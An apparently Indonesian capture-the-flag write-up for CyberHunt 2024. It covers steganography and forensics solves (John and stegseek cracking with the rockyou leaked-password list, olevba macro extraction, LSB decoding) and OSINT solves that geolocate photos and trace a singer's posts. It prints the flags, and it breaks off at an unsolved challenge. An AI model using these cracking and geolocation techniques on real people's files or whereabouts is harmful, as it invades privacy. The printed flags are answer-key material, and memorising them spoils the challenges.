
basically kita pake password yg ada di log untuk ngebrute zip nya pakai john dan dpt sfwhfuwghwbgrgsdnvsjvs




dpt ni ada hex kita decode aja dpt flagnya

Flag: CYHUNT24{tetap_ilmu_padi_abangku}

IMG




Diberikan sebuah gambar logo Cyber Specters, kami pun membukanya dengan Aperisolve.



m - a

Flag: CYHUNT24{masih_pemanasan_iniii}

Steg




```
stegseek stegkeknya.jpeg -wl  
~/seclists/Passwords/Leaked-Databases/rockyou.txt  
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek
```

```
[i] Found passphrase: "cyber"  
[i] Original filename: "flag.txt".  
[i] Extracting to "stegkeknya.jpeg.out".
```

```
cat stegkeknya.jpeg.out  
CYHUNT24{masih_easy-lahh_yaaa}
```

Flag: CYHUNT24{masih_easy-lahh_yaaa}

bit/bit



kita extract aj filenya dan kita zsteg file 29512...jpg nya

Flag: CYHUNT24{1n_god_w3_trust}

rumah makan on day monday

Challenge

8 Solves

✕

rumah makan on day
monday

150

coba beli nasi padang di orang ini siapa tau di dalam bungkus
nya ada sesuatu

author : rsyid

 mencoba-kes...

Flag

Submit

kita stegseek


stegseek mencoba-kesempatan-ke-2-kali_4.jpg -wl

~/seclists/Passwords/Leaked-Databases/rockyou.txt

muncul txt huruf jepang dan nomer, kita extract nomernya dan
jadiin ascii

Flag: CYHUNT24{m1s1_suks3s_k4mu_c1n4_as33l111}

Child's Play



disini terdapat sebuah png, tapi hexnya broken kita lgsg fix aja dibagian header dan footernya , cek menggunakan nayuki.io dan ini perbandingan fixed dan aslinya



Flag: CYHUNT24{br0ken_h3x_i5_EasY}

Huh Its Me Again

Challenge

3 Solves

✕

Huh Its Me Again

400

counterstrike/Forsaken

pass : cyhunt24

download :

https://drive.google.com/file/d/1YCcQLKTq4r9k63g6gHMa5RtsFYusp=drive_link

probset : smp

terdapat deskripsi csgo/forsaken (kita bisa asumsi word.exe)
karna forsaken memakai cheat dgn menyamarkan nama nya jadi
word.exe , lgsg krna ini dfir kepikiran artifact word yaitu
template Normal.dotm, lgsg saya cari normal.dotm nya
dan bener ada macros disini

```

olevba Normal.dotm
olevba 0.60.1 on Python 3.12.3 - http://decalage.info/python/oletools
=====
FILE: Normal.dotm
Type: OpenXML
WARNING For now, VBA stomping cannot be detected for files in memory
-----
VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin - OLE stream: 'VBA/ThisDocument'
-----
Sub A()
    Dim xr As String
    Dim zg As String
    Dim yf As String
    Dim rt As String
    Dim mj As String
    Dim bd As String
    Dim nq As String
    Dim sv As String
    Dim lk As String
    Dim wf As String
    Dim vb As String
    Dim pn As Integer

    xr = "51 31 6c"
    zg = "49 56 55"
    yf = "35 55 4d"
    rt = "6a 52 37"
    mj = "64 44 4e"
    bd = "74 63 47"
    nq = "77 30 64"
    sv = "44 4e 66"
    lk = "5a 44 52"
    wf = "75 5a 7a 4e 79 4d 48 56 7a 58 33 4d 7a 63 6a 45 77 64 58 4e 73 65 58 30 3d"

    vb = ""

    Dim fg As Variant
    Dim hx As Variant
    Dim wu As Variant
    Dim jh As Variant
    Dim tz As Variant
    Dim uq As Variant
    Dim ko As Variant
    Dim gv As Variant

```

keliatan beberapa hex dan pas saya concrate semua hexnya jadi base64 dan pas saya decode dpt flagnya

Flag: CYHUNT24{t3mpl4t3_d4ng3r0us_s3r10usly}

ayo maen bola

Challenge

3 Solves

✕

ayo maen bola

400

anton mencetak gol pada menit ke 3.088 namun wasit mengangkat bendera menandakan anton offset sehingga gol tersebut menjadi bit yang kurang berarti

perhatikan format flag ya ges

author : H4NN

View Hint

2side.jpg

Flag

Submit

Dari hint yang diberikan bahwa gambar ini sudah disisipi sebuah text dengan metode lsb, langsung saja ini solver yang kami buat.

```
img = open("2side.jpg", "rb").read()
binary = [format(byte, '08b') for byte in img]

p = ""
for i in binary:
    p += i[len(i)-1:]

print(p)
```


dan ketika kami decode binernya.

[OSINT]


no feedback




Lalu kami search di google "Sikapmu seakan-akan menyuruh diriku pergi Tapi perkataanmu seolah aku penting bagimu"



Lagu tersebut milik Lyodra Ginting. Setelah itu kami mencari instagramnya lalu kami cari postingan di tanggal 15/04/2024.



Pada tanggal tersebut, Lyodra sedang berada di AYANA Komodo Waecicu Beach. Kami pun mencari lokasi tersebut di google.



Flag: CYHUNT24{86554}

citylight

Challenge

36 Solves

✕

citylight

100

aku baru saja menikmati keindahan citylight di sebuah caffe dengan meminum 1 cup kopi, temukan plus code lokasi nya.

author : rsyid

 waw.jpg


Flag

Submit




m - a

Kami pun membuka gambar tersebut di lens.google.com.



Dari google lens, kami mendapatkan info bahwa tempat tersebut adalah Kairos Coffee yang berada di Semarang, kami pun melihatnya di Google Maps untuk kode plus lokasinya.



Flag: CYHUNT24{X9X4+69}

Koko Doko?

Challenge 26 Solves ✕

Koko Doko?

100

toko ini milik "kerabat" jauhku, bisakah kau temukan dimana toko ini? (flag: koordinat, dibulatkan hingga 3 digit dibelakang koma, misalnya: 10.2105252,77.461573, flag = CYHUNT24{10.210,77.461})

author : k.eii

IMG_202403...

Submit




= m . a

Terlihat terdapat plang "Toko Marbun", kami pun mencarinya di google maps dan ketemu [Toko Marbun](#). Ini adalah titik koordinatnya.


Flag: CYHUNT24{-6.454,106.672}

old pict




diberikan satu file hint berupa base64 dan image

```
~/ctf/CyberHunt/osint git:(main)±10 (0.029s)
cat hint.txt | base64 -d | base64 -d
-6.623302,106.797353 dah cuma itu wkwk semangat ya
```



intinya dari foto tersebut kita mencari cari tempat kolam renang yang ada dan kita menemukan untuk foto yang sama. Dan flag nya terdapat pada ulasannya



Flag: CYHUNT24{hehehe_congrats/////}

$$F = m \cdot a$$

masalalu

Challenge

17 Solves

✕

masalalu

100


robi sedang megecek web jkt48 untuk melihat masa lalainya dan mencari kapan dia pertama kali berubah?

author : millkywaay

format flag : CYHUNT24{dd_mm_yyyy}

Submit

Kami pun mencari url web jkt48.



Setelah itu, kami mencari jkt48.com pada web.archive.org.



Flag: CYHUNT24{23_09_2011}

searchengine

Challenge

25 Solves

✕

searchengine

100

social question and answer site and online knowledge marketplace headquartered in Mountain View, California.

Apa flag lomba cyber security cyberhunt 2024?


@Cicix-Xi

author : rsyid


Flag

Submit

Kami pun mencari situs yang dimaksud di google.



Setelah itu, kami cari username @Cicix-Xi di quora.



Flag: CYHUNT24{3h_ketemu_d1sini}

$$F = m \cdot a$$

Ingris Berduka

Challenge 28 Solves

Ingris Berduka

100

Aku sedang mengenang insiden memilukan 26 tahun lalu dan kemudian melihat mobil melintas dengan 5 digit nomor, aku tidak sempat memotret mobilnya, tolong bantu aku menemukan mobilnya


flag : CYHUNT24{XXXXXX}

millkywaay

